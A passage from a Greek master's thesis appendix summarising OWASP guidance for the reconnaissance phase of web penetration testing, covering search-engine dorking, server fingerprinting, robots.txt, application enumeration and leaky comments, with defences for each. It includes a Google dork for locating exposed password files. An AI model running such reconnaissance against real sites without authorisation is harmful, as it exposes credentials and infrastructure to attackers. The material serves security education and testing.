- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-012*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Code_Injection_(OTG-INPVAL-012) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-013*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-INPVAL-016*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-ERR-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Error_Code_(OTG-ERR-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-ERR-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stack_Traces_(OTG-ERR-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-001*. Διαθέσιμο : https://www.owasp.org/index.php/Test_business_logic_data_validation_(OTG-BUSLOGIC-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-002*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Ability_to_forge_requests_(OTG-BUSLOGIC-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-003*. Διαθέσιμο : https://www.owasp.org/index.php/Test_integrity_checks_(OTG-BUSLOGIC-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-004*. Διαθέσιμο : https://www.owasp.org/index.php/Test_for_Process_Timing_(OTG-BUSLOGIC-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-005*. Διαθέσιμο : https://www.owasp.org/index.php/Test_number_of_times_a_function_can_be_used_limits_(OTG-BUSLOGIC-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_the_Circumvention_of_Work_Flows_(OTG-BUSLOGIC-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-007*. Διαθέσιμο :

https://www.owasp.org/index.php/Test_defenses_against_application_mis-use_(OTG-BUSLOGIC-007) (13 Φεβρουαρίου 2019)

- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-008*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Unexpected_File_Types_(OTG-BUSLOGIC-008) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-BUSLOGIC-009*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Malicious_Files_(OTG-BUSLOGIC-009) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-001*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_JavaScript_Execution_(OTG-CLIENT-002) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-003*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-004*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_URL_Redirect_(OTG-CLIENT-004) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-005*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-006*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Client_Side_Resource_Manipulation_(OTG-CLIENT-006) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-007*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Cross_Origin_Resource_Sharing_(OTG-CLIENT-007) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-009*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-010*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_WebSockets_(OTG-CLIENT-010) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-011*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Web_Messaging_(OTG-CLIENT-011) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OTG-CLIENT-012*. Διαθέσιμο : https://www.owasp.org/index.php/Test_Local_Storage_(OTG-CLIENT-012) (13 Φεβρουαρίου 2019)
- O.W.A.S.P., *Κωδικός ελέγχου OWASP-AT-002*. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002) (13 Φεβρουαρίου 2019)

Διάφορα

Βιβλιοθήκες υποστήριξης του λογισμικού PenetrationTesting

- Steven Jones., *Abot*, Διαθέσιμο: https://github.com/sjdirect/abot (13 Φεβρουαρίου 2019)
- *AngleSharp*, AngleSharp. Διαθέσιμο: https://anglesharp.github.io/ (13 Φεβρουαρίου 2019)
- Jimmy Bogard, *Automapper*. Διαθέσιμο: http://automapper.org/ (13 Φεβρουαρίου 2019)
- James Treworgy, *CsQuery*. Διαθέσιμο: https://github.com/jamietre/CsQuery/ (13 Φεβρουαρίου 2019)
- MiChaCo, *DNSClient*. Διαθέσιμο: http://dnsclient.michaco.net/ (13 Φεβρουαρίου 2019)
- DLR Contributors,Microsoft, *Dynamic Language Runtime-IronPython*. Διαθέσιμο: https://ironpython.net/ (13 Φεβρουαρίου 2019)
- Microsoft, *Entity Framework*. Διαθέσιμο: https://github.com/aspnet/EntityFramework6/wiki (13 Φεβρουαρίου 2019)
- ZZZ Projects, Mourrier S., Klawiter J., Grell S., *HtmlAgilityPack*. Διαθέσιμο: https://html-agility-pack.net/ (13 Φεβρουαρίου 2019)
- Λοιπά: IronRuby, HashLib, log4net, MaterialSkin, Microsoft.Msagl, Newtonsoft.Json, NRobotsPatched, ObjectListView.Official, BouncyCastle, RobotsTxt, SimpleLogger, StreamExtended, System.Buffers, SQLite, Titanium.WebProxy, WinSCP.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΜΑΚΕΔΟΝΙΑΣ
ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΤΜΗΜΑΤΟΣ ΕΦΑΡΜΟΣΜΕΝΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ

ΕΛΕΓΧΟΙ ΔΙΕΙΣΔΥΣΗΣ ΣΕ ΔΙΑΔΙΚΤΥΑΚΕΣ ΕΦΑΡΜΟΓΕΣ

ΠΑΡΑΡΤΗΜΑΤΑ

Διπλωματική Εργασία

του

Αναστάσιου Καλαϊτζίδη

Θεσσαλονίκη, 2/2019

Περιεχόμενα

Κατάλογος Εικόνων

Κατάλογος Πινάκων

ΠΑΡΑΡΤΗΜΑ Α – Οδηγίες Ελέγχου του OWASP

1. Η Καθοδήγηση του Οργανισμού

Ο Οργανισμός Open Web Application Security Project (OWASP) είναι ένας μη κερδοσκοπικός οργανισμός που έχει ως σκοπό την έρευνα και ανάπτυξη μεθόδων ελέγχου για τη βελτίωση της ασφάλειας των διαδικτυακών εφαρμογών. Ο OWASP έχει δημιουργήσει ένα πλαίσιο ελέγχων που μπορούν να χρησιμοποιούν οι εξεταστές για να προστατεύσουν τις εξεταζόμενες εφαρμογές από τις πιο κοινές απειλές.

Στα παρακάτω κεφάλαια παρουσιάζονται οι οδηγίες του OWASP σχετικά με τις δέκα πιο σημαντικές ενότητες ελέγχων. Η πρώτη ενότητα αφορά τη συλλογή πληροφοριών που πραγματοποιείται κατά το στάδιο της προετοιμασίας μιας επίθεσης από ένα κακόβουλο χρήστη. Η υλοποίηση των ελέγχων μπορεί να φανερώσει ευπάθειες, τις οποίες θα πρέπει να φροντίσει ο οργανισμός προκειμένου να επιτύχει ένα περιβάλλον ασφάλειας των ψηφιακών της υποδομών.

Σε κάθε ενότητα παρατίθεται ένα πλήθος ελέγχων που πρέπει να υλοποιηθούν. Στην παρούσα εργασία, σε κάθε έλεγχο υπάρχει αρχικά μια γενική περιγραφή σχετικά με αυτόν. Έπειτα, ακολουθούν παραδείγματα που προβάλλουν τις επιπτώσεις που μπορούν να προκύψουν αν δεν αντιμετωπιστεί η εκάστοτε ευπάθεια . Τέλος, σε κάθε έλεγχο ακολουθούν οι γενικές οδηγίες ελέγχου του Οργανισμού OWASP, τις οποίες πρέπει να ακολουθήσει ο εξεταστής προκειμένου να τον διεξάγει.

2. Συλλογή πληροφοριών για το στόχο

2.1. Έλεγχος δυνατότητας αξιοποίησης μηχανών αναζήτησης

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-001[1].

Α.1. Περιγραφή

Οι ευαίσθητες πληροφορίες για την ψηφιακή υποδομή ενός οργανισμού πρέπει να προστατεύονται καθώς μπορεί να αποτελέσουν αντικείμενο εκμετάλλευσης από επίδοξους εισβολείς. Οι τελευταίοι κατά το στάδιο της προετοιμασίας συλλέγουν στοιχεία είτε απευθείας από την επαφή τους με τις υποδομές των συστημάτων του οργανισμού (πχ εντοπισμός έκδοσης Web Server κτλ), είτε αναζητώντας σε διάφορες τοποθεσίες του διαδικτύου, όπως σε μηχανές αναζήτησης, σε forum κτλ πληροφορίες για τον οργανισμό που μπορούν να βοηθήσουν την εισβολή.

Α.2. Εμπλεκόμενες Τεχνολογίες

Α.2.1.Μηχανές αναζήτησης

Οι μηχανές αναζήτησης σαρώνουν σε τακτική βάση τις ιστοσελίδες του διαδικτύου και χρησιμοποιούνται ευρέως σήμερα επιτρέποντας την ταχύτατη εύρεση πληροφοριών. Συνέπεια της διαδικασίας διαρκούς σάρωσης και ανακάλυψης νέων σελίδων, που ονομάζεται Crawling, αποτελεί το γεγονός ότι μέρος της ψηφιακής υποδομής ενός οργανισμού εκτίθεται δημόσια. Στην περίπτωση της μηχανής αναζήτησης Google, συγκεκριμένα λογισμικά (Web Spiders) σαρώνουν το διαδίκτυο ακολουθώντας διαδρομές που ορίζουν οι υπερσύνδεσμοι (links) που συναντούν σε κάθε ιστότοπο. Οι ιστοσελίδες με τις ετικέτες τους (HTML tags) ευρετηριάζονται σε έναν Index Server και βαθμολογούνται με ειδικούς αλγόριθμους (Ranking algorithms). Οι αναζητήσεις των χρηστών αποστέλλονται στους Index Servers, οι οποίοι αναλύουν το κείμενο αναζήτησης με ειδικούς αλγορίθμους ανάλυσης φυσικής γλώσσας (NLP-Natural Language Processing) και επιστρέφουν τα κατάλληλα αποτελέσματα, τα οποία με τη

[1]O.W.A.S.P. (24/11/2014), Κωδικός ελέγχου OTG-INFO-001 .Διαθέσιμο : https://www.owasp.org/index.php/Conduct_search_engine_discovery/reconnaissance_for_information_leakage_(OTG-INFO-001) (13 Φεβρουαρίου 2019)

σειρά τους βαθμολογούνται από τους αλγόριθμους αξιολόγησης και επιστρέφονται ταξινομημένα στο χρήστη[2].

Α.2.2. Τελεστές αναζήτησης

Το κύριο περιβάλλον διεπαφής μιας μηχανής αναζήτησης συνήθως αποτελείται από ένα πεδίο κειμένου στο οποίο ο χρήστης εισάγει με φυσική γλώσσα το κείμενο που επιθυμεί να αναζητήσει και ένα κουμπί που αποστέλλει τα δεδομένα στον Web Server. Μαζί με το κείμενο που αποδίδει σε φυσική γλώσσα τα κριτήρια αναζήτησης, ο χρήστης μπορεί να συμπεριλάβει τελεστές αναζήτησης που θα τον βοηθήσουν να διενεργήσει πιο στοχευμένες αναζητήσεις.

Αξιοποιώντας τους τελεστές αναζήτησης, ο κακόβουλος χρήστης μπορεί να αναζητήσει στη μηχανή αναζήτησης συγκεκριμένες γνωστές ευπάθειες.

Τελεστής	**Επεξήγηση**
"…"	Αναζήτηση φράσης όπως ακριβώς αναγράφεται εντός εισαγωγικών
OR	Πολλαπλές εναλλακτικές λέξεις/φράσεις
-	Αποκλείονται λέξεις/φράσεις
+	Συμπεριλαμβάνονται λέξεις/φράσεις
~	Αναζήτηση συνωνύμων της λέξης
Site	Το domain της ιστοσελίδας που περιέχει το κριτήριο αναζήτησης
Link	Αναζήτηση σελίδων που περιέχουν links στο ζητούμενο site
Cache	Προβολή της πιο πρόσφατης αποθηκευμένης έκδοσης (cache) της σελίδας

Πίνακας 1: Δημοφιλείς τελεστές αναζήτησης της Google

Α.3. Επιπτώσεις

Μέσω των μηχανών αναζήτησης ένας επίδοξος εισβολέας μπορεί να αποκτήσει πολύτιμες πληροφορίες για την ψηφιακή υποδομή του οργανισμού, τις οποίες μπορεί να αξιοποιήσει είτε για να εκτελέσει περαιτέρω επιθέσεις, είτε για να τις χρησιμοποιήσει σε περιπτώσεις Κοινωνικής Μηχανικής (Social Engineering).

Α.4. Παραδείγματα

[2] Google, Πώς λειτουργεί η Αναζήτηση. Διαθέσιμο: https://www.google.com/search/howsearchworks/ (13 Φεβρουαρίου 2019)

Αν στοχεύεται ο ιστότοπος website.com, τότε η αναζήτηση του κειμένου *[site:website.com "login: *" "password= *" filetype:xls]* μπορεί να επιστρέψει πληροφορίες για μια συγκεκριμένη ευπάθεια που αφορά πρόσβαση σε ιστότοπους που περιέχουν κωδικούς πρόσβασης σε αρχεία.

Α.5. Τρόποι Αντιμετώπισης

Συγκεκριμένες σελίδες κάθε οργανισμού πρέπει να αποκρυφθούν από τη δημόσια προσπέλαση και αυτό συμπεριλαμβάνει τον έλεγχο καταχώρησής τους σε μηχανές αναζήτησης. Για να γίνει αυτό υπάρχουν συγκεκριμένες μέθοδοι που μπορούν να αξιοποιηθούν:

- robots.txt
- HTML meta tags
- Αυθεντικοποίηση
- Εργαλεία Μηχανών αναζήτησης

Α.6. Γενικές οδηγίες Ελέγχου

Η Βάση Δεδομένων "Google hacking database"[3] αποτελεί μια αξιόλογη προσπάθεια για τη συλλογή κειμένων αναζήτησης τα οποία αν αναζητηθούν σε μηχανές αναζήτησης, μπορεί να προβάλλουν δημόσια τις εφαρμογές που περιέχουν συγκεκριμένες ευπάθειες. Τα κείμενα αναζήτησης και οι ευπάθειες που φανερώνουν είναι χωρισμένα στις παρακάτω κατηγορίες:

- Βάσεις (Footholds)
- Αρχεία που περιέχουν ονόματα χρήστη (Files containing usernames)
- Ευαίσθητα αρχεία/κατάλογοι (Sensitive Directories)
- Εντοπισμός Εξυπηρετητή εφαρμογής διαδικτύου (Web Server Detection)
- Ευπαθή Αρχεία (Vulnerable Files)
- Ευπαθείς Εξυπηρετητές (Vulnerable Servers)
- Μηνύματα Σφάλματος (Error Messages)
- Αρχεία που περιέχουν χρήσιμες πληροφορίες
- Αρχεία που περιέχουν κωδικούς πρόσβασης
- Ευαίσθητες πληροφορίες online αγορών

[3] Exploit Database, Google Hacking Database. Διαθέσιμο: https://www.exploit-db.com/google-hacking-database (13 Φεβρουαρίου 2019)

2.2. Αναγνώριση Web Server

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-002[4].

Α.1. Περιγραφή

Κατά τη διαδικασία συλλογής πληροφοριών, εξαιρετικά πολύτιμη θεωρείται η γνώση του λογισμικού (και της έκδοσης) που χρησιμοποιεί ο Web Server. Με κάθε αποστολή αιτήματος HTTP κάθε web server ανταποκρίνεται με διαφορετικό τρόπο. Βασιζόμενος σε αυτή τη μοναδικότητα των HTTP αποκρίσεων, μπορεί ένας εισβολέας να αναγνωρίσει τον τύπο και την έκδοση του server.

Α.2. Εμπλεκόμενες Τεχνολογίες

Web Server Fingerprinting Tools

Με τη χρήση εργαλείων που ονομάζονται "Web Server Fingerprinting Tools" μπορούν αυτοματοποιημένα να εντοπιστούν τα στοιχεία ενός web server. Τα εργαλεία αυτά τηρούν μια Βάση Δεδομένων που περιέχει κωδικοποιημένο (Fingerprint) τον τρόπο απόκρισης μεγάλου πλήθους Web Servers. Αποστέλλοντας συγκεκριμένες αιτήσεις HTTP, κωδικοποιούν την απόκριση σε ένα αλφαριθμητικό αποτύπωμα (Fingerprint) το οποίο και συγκρίνουν με τη Βάση Δεδομένων εξάγοντας λίστα με τους ποιο πιθανούς web servers και τις πιο πιθανές εκδόσεις αυτών.[5]

Α.3. Επιπτώσεις

Γνωρίζοντας το λογισμικό και την έκδοση του web server, ένας κακόβουλος χρήστης μπορεί να εντοπίσει γνωστές ευπάθειες αυτών σε διαδικτυακές βάσεις δεδομένων.

Α.4. Παραδείγματα

[4] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-002. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002) (13 Φεβρουαρίου 2019)

[5] HTTPrint, An Introduction to HTTP fingerprinting . Διαθέσιμο: http://www.net-square.com/httprint_paper.html (13 Φεβρουαρίου 2019)

Στον παρακάτω πίνακα παρουσιάζονται οι διαφορετικοί τρόποι αναγνώρισης ενός Web Server, όπως τους παραθέτει ο Οργανισμός OWASP.

Τρόπος αναγνώρισης	**Περιγραφή**	**Παράδειγμα[6]**
Έλεγχος HTTP ετικέτας "Server"	Σε κάθε HTTP απόκριση περιλαμβάνεται η ετικέτα Server που περιέχει τον τύπο/έκδοση του Web Server	Αποστολή: *HEAD / HTTP/1.0* Απόκριση: …. Server: Sun-ONE-Web-Server/6.1 …..
Σειρά διάταξης των ετικετών στην HTTP απόκριση	Η σειρά με την οποία διατάσσονται οι ετικέτες στην HTTP απόκριση του Web Server πολλές φορές είναι μοναδική και μπορεί να φανερώσει το λογισμικό που χρησιμοποιείται.	Ένας Web Server μπορεί να επιστρέψει πρώτα την ετικέτα *Date* και έπειτα την *Content-length*, ενώ ένας άλλος το αντίστροφο.
Αποστολές Λανθασμένων εντολών	Αποστέλλονται σκόπιμα λανθασμένες HTTP εντολές, όπως ανύπαρκτες επικεφαλίδες ή σελίδες και ανάλογα με την απόκριση εντοπίζεται το λογισμικό.	Αποστολή: *HEAD / HTTP/1.0* Απόκριση: …

Πίνακας 2: Τρόποι αναγνώρισης Web Server

Α.5. Τρόποι Αντιμετώπισης

Στα πλαίσια προστασίας των εφαρμογών, η HTTP ετικέτα "Server" μπορεί να τροποποιηθεί με τη χρήση τεχνικών που ονομάζονται HTTP Obfuscation. Το αποτέλεσμα μπορεί να είναι μια ένδειξη όπως "Unknown-Webserver/1.0" ή ένας παραπλανητικός τύπος Web Server.

2.3. Διερεύνηση των META αρχείων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-003[7].

[6] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-002. Διαθέσιμο : https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Ο επίδοξος εισβολέας μπορεί να αποκτήσει μια εικόνα της δομής της διαδικτυακής μας εφαρμογής μέσα από τα δημοσίως προσβάσιμα συνοδευτικά δεδομένα (Metafiles). Τα δεδομένα αυτά εντοπίζονται στις παρακάτω τοποθεσίες:

- Μέσα στο αρχείο robots.txt
- Μέσα στις ετικέτες (tags) "META" που περιέχονται στα αρχεία HTML.

Α.2. Εμπλεκόμενες Τεχνολογίες

Το αρχείο robots.txt

Αυτό το αρχείο βρίσκεται στη ρίζα της δομής των αρχείων της εφαρμογής και απευθύνεται στις μηχανές αναζήτησης, στις οποίες ορίζει ποια δεδομένα θα σαρωθούν και μπορούν ελεύθερα να καταχωρηθούν και ποια δεσμεύονται ως προστατευμένα. Υπάρχουν περιπτώσεις που αυτή η υπόδειξη παραβιάζεται καθώς δεν είναι δεσμευτικό για τις μηχανές αναζήτησης.[8]

Με μια ανάγνωση του αρχείου robots.txt μπορούμε να αναγνωρίσουμε κάποια σημεία εκκίνησης της εφαρμογής καθώς και μέρος της δομής των αρχείων της.

Στον παρακάτω πίνακα παρουσιάζονται οι πιο βασικές ετικέτες ενός αρχείου robots.txt, όπως παρατίθενται από τον OWASP.

Εντολή	**Περιγραφή για το domain site.gr**
User-agent: *	Αφορούν όλες τις μηχανές αναζήτησης
Disallow: /PrivateImages	Μην επιτρέπεις την αναζήτηση στον κατάλογο PrivateImages (δηλαδή στον κατάλογο site.gr/ PrivateImages)
Allow: /Folder/Public	Επέτρεψε την αναζήτηση στον υποκατάλογο /Folder/Public
User-agent: Yahoo	Συγκεκριμένα για τη μηχανή του Yahoo
Allow: /PublicImages	Επέτρεψε την αναζήτηση στον κατάλογο /PublicImages

Πίνακας 3: Περιγραφή εντολών του αρχείου robots.txt

Ετικέτες META

Στα αρχεία HTML, μέσα στην ετικέτα HEAD μπορούμε να βρούμε τις ετικέτες META, οι οποίες περιλαμβάνουν μεταδεδομένα σχετικά με την προβαλλόμενη

[7] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-003. Διαθέσιμο : https://www.owasp.org/index.php/Review_Webserver_Metafiles_for_Information_Leakage_(OTG-INFO-003) (13 Φεβρουαρίου 2019)

[8] Wikipedia, Robots exclusion standard. Διαθέσιμο: https://en.wikipedia.org/wiki/Robots_exclusion_standard (13 Φεβρουαρίου 2019)

ιστοσελίδα. Πέρα από αυτά, οι ετικέτες META μπορεί να περιλαμβάνουν και οδηγίες προς τις μηχανές αναζήτησης, όμοιες με το αρχείο robots. Πολλές φορές αυτές οι οδηγίες αν και δεν έχουν βασικό ρόλο, λειτουργούν συμπληρωματικά με το αρχείο robots.txt .[9]

Η μορφή ενός META tag που περιλαμβάνει οδηγία προς τις μηχανές αναζήτησης είναι η εξής:

<META NAME="ROBOTS" CONTENT="INDEX,FOLLOW" />

Στον παρακάτω πίνακα παρουσιάζεται η δομή μιας ετικέτας META που ορίζει οδηγίες προς τις μηχανές αναζήτησης.

Ιδιότητα	**Τιμή**
NAME	ROBOTS
CONTENT	INDEX NOINDEX FOLLOW NOFOLLOW (χωρισμένα με κόμμα)

Πίνακας 4: Τιμές ιδιοτήτων ετικέτας META που ορίζει οδηγίες πρόσβασης

Α.3. Επιπτώσεις

Τα δημόσια META-αρχεία (robots, HTML κτλ), μπορεί να φανερώσουν μια δομή την οποία δεν μπορεί να γνωρίζει αλλιώς ένας κακόβουλος χρήστης (πχ εσωτερικούς καταλόγους).

2.4. Απαρίθμηση των εφαρμογών στο Web server

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-004[10].

Α.1. Περιγραφή

[9] Wikipedia, Meta element. Διαθέσιμο: https://en.wikipedia.org/wiki/Meta_element (13 Φεβρουαρίου 2019)

[10] O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-004 .Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Applications_on_Webserver_(OTG-INFO-004) (13 Φεβρουαρίου 2019)

Πολλές φορές σε μία διεύθυνση IP μπορεί να αντιστοιχούν πολλές εφαρμογές. Στο στάδιο της συλλογής πληροφοριών, η καταγραφή όλων των εφαρμογών που μπορεί να εκτελούνται στο web server καθίσταται πολύτιμη.

Α.2. Εμπλεκόμενες Τεχνολογίες

Έχοντας μόνο μια διεύθυνση IP, είτε ένα μόνο όνομα DNS, μπορούμε να ανακαλύψουμε εφαρμογές σε διαφορετικές τοποθεσίες. Σύμφωνα με τον OWASP και όπως φαίνεται στον παρακάτω πίνακα, οι εφαρμογές αυτές μπορεί να φιλοξενηθούν σε έναν web server με διάφορους τρόπους.

Τρόπος φιλοξενίας εφαρμογής	**Τρόπος εύρεσης**
Μπορεί να υπάρχει το βασικό domain, όπως www.**site**.**gr**/ και έπειτα να ακολουθούν διαφορε**τικές εφαρμογές σε διευθύνσεις,** όπως: www.**site**.**gr**/app1 και www.**site**.**gr**/app2.	Αρχικά μπορούμε να αναζητήσουμε τις πιθανές εφαρμογές σε μια μηχανή αναζήτησης, κάνοντας χρήση τον βοηθητικό τελεστή αναζήτησης site. Για περιπτώσεις εφαρμογών που μπορεί να περιέχονται σε τοποθεσίες όπως www.site.com/app ή app.site.com (όπως συνήθως τα webmail) θα μπορούσε να βοηθήσει μια αναζήτηση με τη βοήθεια λεξικών που περιέχουν γνωστά μοτίβα δημοφιλών τύπων.
Ενώ συνήθως οι διαδικτυακές εφαρμογές χρησιμοποιούν τη θύρα 80, μπορεί να βρούμε διαδικτυακές εφαρμογές σε άλλες θύρες, όχι τόσο κοινές.	Ένας port scanner, όπως το εργαλείο nmap θα μπορούσε να αποκαλύψει υπηρεσίες σε διάφορες θύρες.

Με τη χρήση Virtual Hosts επιτρέπεται, μέσω του πρωτοκόλλου HTTP 1.1, να φιλοξενηθούν **πολλά domains** σε μία διεύθυνση IP **ενός server**.	**DNS zone transfer:** Για να αναγνωρίσουμε ονόματα DNS που μπορούν να σχετίζονται με μία IP διεύθυνση μπορούμε αρχικά να χρησιμοποιήσουμε την τεχνική DNS zone transfer. Σύμφωνα με αυτή, αρχικά εντοπίζουμε τους εξυπηρετητές ονοματοδοσίας (name servers) του εξεταζόμενου site ελέγχοντας τις εγγραφές DNS NS. Ένα zone transfer μπορεί να αιτηθεί από τους name servers για το υπό εξέταση domain. Ελέγχοντας τις επιστρεφόμενες τιμές είναι πιθανό να ανακαλύψουμε πλήθος εφαρμογών.
	DNS inverse queries: Σε αυτή την τεχνική ελέγχουμε τις εγγραφές τύπου PTR και εκδίδουμε ένα ερώτημα σχετικά με τη διεύθυνση IP. Η επιστρεφόμενη τιμή πιθανόν να αναφέρει κάποιες εφαρμογές.
	Υπηρεσίες αντίστροφης αναζήτησης IP. Μπορούμε να χρησιμοποιήσουμε γνωστές υπηρεσίες που αναζητούν στοιχεία εφαρμογών που αντιστοιχούν σε διευθύνσεις IP. Για παράδειγμα η υπηρεσία της msn.com γράφοντας "ip:x.x.x.x" στη διεύθυνση http://search.msn.com.

Πίνακας 5: Διαφορετικοί τρόποι φιλοξενίας εφαρμογών και τρόποι εύρεσης αυτών

Α.3. Επιπτώσεις

Ενώ έχει ελεγχθεί η ασφάλεια μιας εφαρμογής ενός οργανισμού, μπορεί να υπάρχουν και άλλες εφαρμογές οι οποίες να κρύβουν ευπάθειες τις οποίες ένας εισβολέας μπορεί να εκμεταλλευτεί για να αποκτήσει πρόσβαση στην κύρια εφαρμογή.

2.5. Διαρροή πληροφοριών από META html ετικέτες και Σχόλια

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-005[11].

[11]O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-005. Διαθέσιμο : https://www.owasp.org/index.php/Review_webpage_comments_and_metadata_for_information_leakage_(OTG-INFO-005) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Σε πολλές περιπτώσεις έχει παρατηρηθεί ότι οι προγραμματιστές ξεχνούν πολύτιμες πληροφορίες για έναν επίδοξο εισβολέα (ονόματα χρηστών, κωδικούς, SQL κώδικα κτλ) μέσα σε σχόλια στον κώδικα και μέσα σε διάφορες ετικέτες μεταδεδομένων (META).

Α.2. Εμπλεκόμενες Τεχνολογίες

Βάση τον οδηγιών του OWASP, στον παρακάτω πίνακα παρατίθενται οι πληροφορίες που μπορεί να εξαχθούν από τα σχόλια και τις META ετικέτες html.

Στοιχείο κώδικα	**Πληροφορίες που μπορεί να περιέχουν**
Σχόλια // /* */	-Σημειώσεις προγραμματιστή, κωδικοί κτλ
DOCTYPE tag	-Έλεγχος έκδοσης HTML -Αυστηρότητα του Data Type Definition από το αρχείο dtd
META tags	-Απλές πληροφορίες εφαρμογής -Τροποποίηση επικεφαλίδων HTTP απόκρισης - Καθορισμός λέξεων κλειδιά που μπορούν να χρησιμοποιηθούν από τις μηχανές αναζήτησης και να συσχετιστούν με την εφαρμογή.

Πίνακας 6: Πληροφορίες σχολίων και ετικετών

Α.3. Επιπτώσεις

Μπορεί ο προγραμματιστής να έχει βάλει στα σχόλια έναν κωδικό για να χρησιμοποιηθεί σε δοκιμαστική φάση. Κατά τη δημοσιοποίηση της σελίδας μπορεί να έχει ξεχαστεί ο κωδικός και να τον εκμεταλλευτεί ένας κακόβουλος χρήστης. Επίσης οι πληροφορίες που περιέχονται σε META ετικέτες html μπορεί να χρησιμοποιηθούν σε επιθέσεις τύπου Injection.

Α.4. Παραδείγματα

Σύμφωνα με τον OWASP, το tag <META http-equiv="Expires" content="Fri, 21 Dec 2012 12:34:56 GMT"> αλλάζει την HTTP επικεφαλίδα Expires.

Το tag <META http-equiv="Cache-Control" content="no-cache"> τροποποιεί το HTTP tag Cache-Control.

2.6. Αναγνώριση επικοινωνίας HTTP με την εφαρμογή

